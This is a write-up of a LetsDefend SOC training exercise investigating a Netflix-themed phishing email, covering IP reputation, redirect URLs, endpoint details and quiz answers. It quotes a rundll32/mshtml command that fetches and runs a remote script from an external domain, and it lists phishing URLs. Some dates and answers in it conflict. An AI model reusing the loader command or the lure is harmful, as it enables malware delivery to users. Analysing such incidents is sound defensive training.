

Soc101 – phishing mail Detected

task ID -34

```
Level :  
Security Analyst  
SMTP Address :  
112.85.42.180  
Source Address :  
admin@netflix-payments.comD|  
Destination Address :  
emily@letsdefend.io  
destination ip:  
172.16.17.49  
E-mail Subject :  
Netflix Deals!  
Device Action :  
Allowed  
Network  
112.84.0.0/15  
Autonomous System Number  
4837
```

Incident Overview:

On December 05, 2020, at 10:33 PM, a security alert was generated under **Event ID 34** by the rule **SOC101 – Phishing Mail Detected**. The alert was triggered after a suspicious email impersonating a legitimate Netflix payment notification was delivered to an internal user.

The email attempted to lure the recipient into clicking a shortened URL leading to malicious content designed to execute a fileless malware payload using native Windows binaries.

Email Details

- **Source Email Address:** admin@netflix-payments.com
- **Destination Email Address:** emily@letsdefend.io
- **Destination IP:** 172.16.17.49
- **SMTP IP Address:** 112.85.42.180
- **Email Subject:** *Netflix Deals!*

The sender domain was crafted to resemble a legitimate Netflix payment system, indicating a **brand impersonation phishing attack**.

← From: admin@netflix-payments.com
To: emily@letsdefend.io
Subject: Netflix Deals!
Date: Dec, 05, 2020, 10:33 PM
Action: Action

Hey, Register now and get 2 months free membership! <http://bit.ly/3ecXem52> Netflix.

Network & Threat Intelligence Analysis

SMTP Source IP:

112.85.42.180

Network Range:

112.84.0.0/15

Autonomous System Number (ASN):

AS4837

ASN Owner:

China Unicom – China169 Backbone

Registry:

APNIC

Geolocation:

China (CN), Asia (AS)

Threat intelligence enrichment showed that this IP range has been previously associated with phishing and malware-related activities.

The screenshot shows a dark-themed interface for a threat intelligence platform. At the top left is a circular icon with a green border and a white center containing the number '0'. Below it is the text '/92' and 'Community Score -9'. To the right of the score is a small red button with a white minus sign. In the center, there's a message: '2 detected files embedding this IP address'. Below this message are the IP address '112.85.42.180 (112.84.0.0/15)' and the Autonomous System number 'AS 4837 (CHINA UNICOM China169 Backbone)'. On the far right, there are buttons for 'Reanalyze' and 'More'. Below this header, there's a section for 'Last Analysis Date' which says '1 month ago' next to a small red flag icon.

The screenshot shows a table titled 'Files Referring (8)'. The table has four columns: 'Scanned', 'Detections', 'Type', and 'Name'. The data is as follows:


Scanned	Detections	Type	Name
2022-09-13	16 / 69	Win32 EXE	CROMplugin_En.exe
2025-03-15	38 / 73	Win32 EXE	Kane_Sneak_out.exe
2021-10-15	0 / 57	Text	sys.log
2021-09-23	0 / 57	Network capture	1530-2135.pcap
2021-01-26	0 / 59	Text	msisac_list_IP.txt
2025-03-05	0 / 63	PDF	ARES-20-0123-01.pdf
2020-08-30	0 / 56	Text	secure.log
2020-01-15	0 / 59	Text	batchIP.txt

Below the table, there is a green banner with the text: 'Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.'

Malicious URLs Identified

- **Shortened URL:**
<http://bit.ly/3ecXem52>
- **Redirected URL:**
<http://places.hayatistanbul.net/wp-content/themes/Netflix>


Both URLs were flagged by multiple security vendors as phishing and malicious infrastructure.



The screenshot shows a security analysis interface. At the top, a circular icon indicates a 'Community Score' of 3 out of 97, with 97 security vendors flagged the URL as malicious. The URL itself is listed as <http://places.hayatistanbul.net/wp-content/themes/Netflix>. To the right, there's a 'Last Analysis Date' of 10 days ago and a 'Reanalyze' button. Below the main header, there are tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY'. The 'DETECTION' tab is selected. A green banner below the tabs encourages joining the community for additional insights and automation. Under the 'Security vendors' analysis' section, BitDefender and G-Data both flagged it as 'Phishing', while Webroot flagged it as 'Malicious' and Abusix flagged it as 'Clean'. There's also a link to 'automate checks?'.

Endpoint Information

- **Hostname:** EmilyComp
- **Domain:** LetsDefend
- **Operating System:** Windows 10 (64-bit)
- **IP Address:** 172.16.17.49
- **Primary User:** Emily
- **Last Login:** Dec 05, 2020 – 04:12 PM



The screenshot shows an endpoint information interface. On the left, a search bar contains the name 'Emily'. Below it, a card displays the host name 'EmilyComp' and its IP address '172.16.17.49'. To the right, a large panel titled 'Endpoint Information' contains a 'Host Information' table with the following data:
Hostname: EmilyComp
Domain: LetsDefend
IP Address: 172.16.17.49
Bit Level: 64
OS: Windows 10
Primary User: Emily
Client/Server: Client
Last Login: Dec 05, 2020, 04:12 PM
An 'Action' section on the right includes a 'Containment' status with a toggle switch.

Command-Line Activity Observed

During investigation, suspicious command execution was detected on the endpoint timeline:

```
rundll32.exe javascript:'..../mshtml,RunHTMLApplication';  
document.write();  
GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe')
```

Additional command history shows directory enumeration activity prior to execution.

EVENT TIME	COMMAND LINE
05.12.2020 16:12	cd
05.12.2020 16:13	dir
05.12.2020 16:14	cd Users
05.12.2020 16:15	dir
05.12.2020 16:16	cd Emily
05.12.2020 16:17	cd Desktop
05.12.2020 16:18	type notes.txt
14.02.2021 12:12	rundll32.exe javascript:'..../mshtml,RunHTMLApplicati... 

rundll32.exe

Legitimate Windows binary abused to bypass security controls.
This technique is frequently used in:

- Phishing campaigns
- Fileless malware attacks

Analyst Verdict

- **Classification:** True Positive
Threat Type: Phishing with Malware Delivery Attempt
Risk Level: Medium-High
- The activity demonstrates a real-world phishing attack attempting to establish initial access through fileless malware execution techniques

Investigation Questions :

- When was it sent? **February 14, 2021, 03:00 AM**
When was it sent?
Dec 05, 2020 – 10:33 PM
- **What is the email's SMTP address?**
112.85.42.180
- **What is the sender address?**
admin@netflix-payments.com
- **What is the recipient address?**
emily@letsdefend.io
- **Is the email content suspicious?**
Yes
- **Are there any attachments?**
Yes

EventID :	34
Event Time :	Dec, 05, 2020, 10:33 PM
Rule :	SOC101 - Phishing Mail Detected
Answer :	True Positive (+5 Point)
Playbook Answers :	Check If Someone Opened the Malicious File/URL? (+5 Point) Check If Mail Delivered to User? (+5 Point) Analyze Url/Attachment (+5 Point) Are there attachments or URLs in the email? (+5 Point)
Analyst Note :	Empty! You should explain why you closed alarm this way.
Community Walkthrough :	Show
Rate this case :	☆
Writeups :	📝
Discussion :	✍
Share :	

Conclusion

This incident was confirmed as a **Netflix-themed phishing attack** originating from infrastructure associated with **China Unicom (AS4837)**. The attacker used shortened URLs and compromised web infrastructure to redirect victims to malicious content.

Upon interaction with the phishing link, the attacker attempted to execute a **fileless malware loader** using rundll32.exe and mshtml.dll, a commonly abused LOLBins technique. The payload download was intended to retrieve a remote executable hosted on a suspicious external domain.

While the phishing email was successfully delivered, analysis indicates that the activity was detected promptly. There is no evidence of persistence, credential compromise, or successful data exfiltration.

This case highlights the importance of URL inspection, endpoint behavior monitoring, and user awareness in preventing phishing-based initial access attacks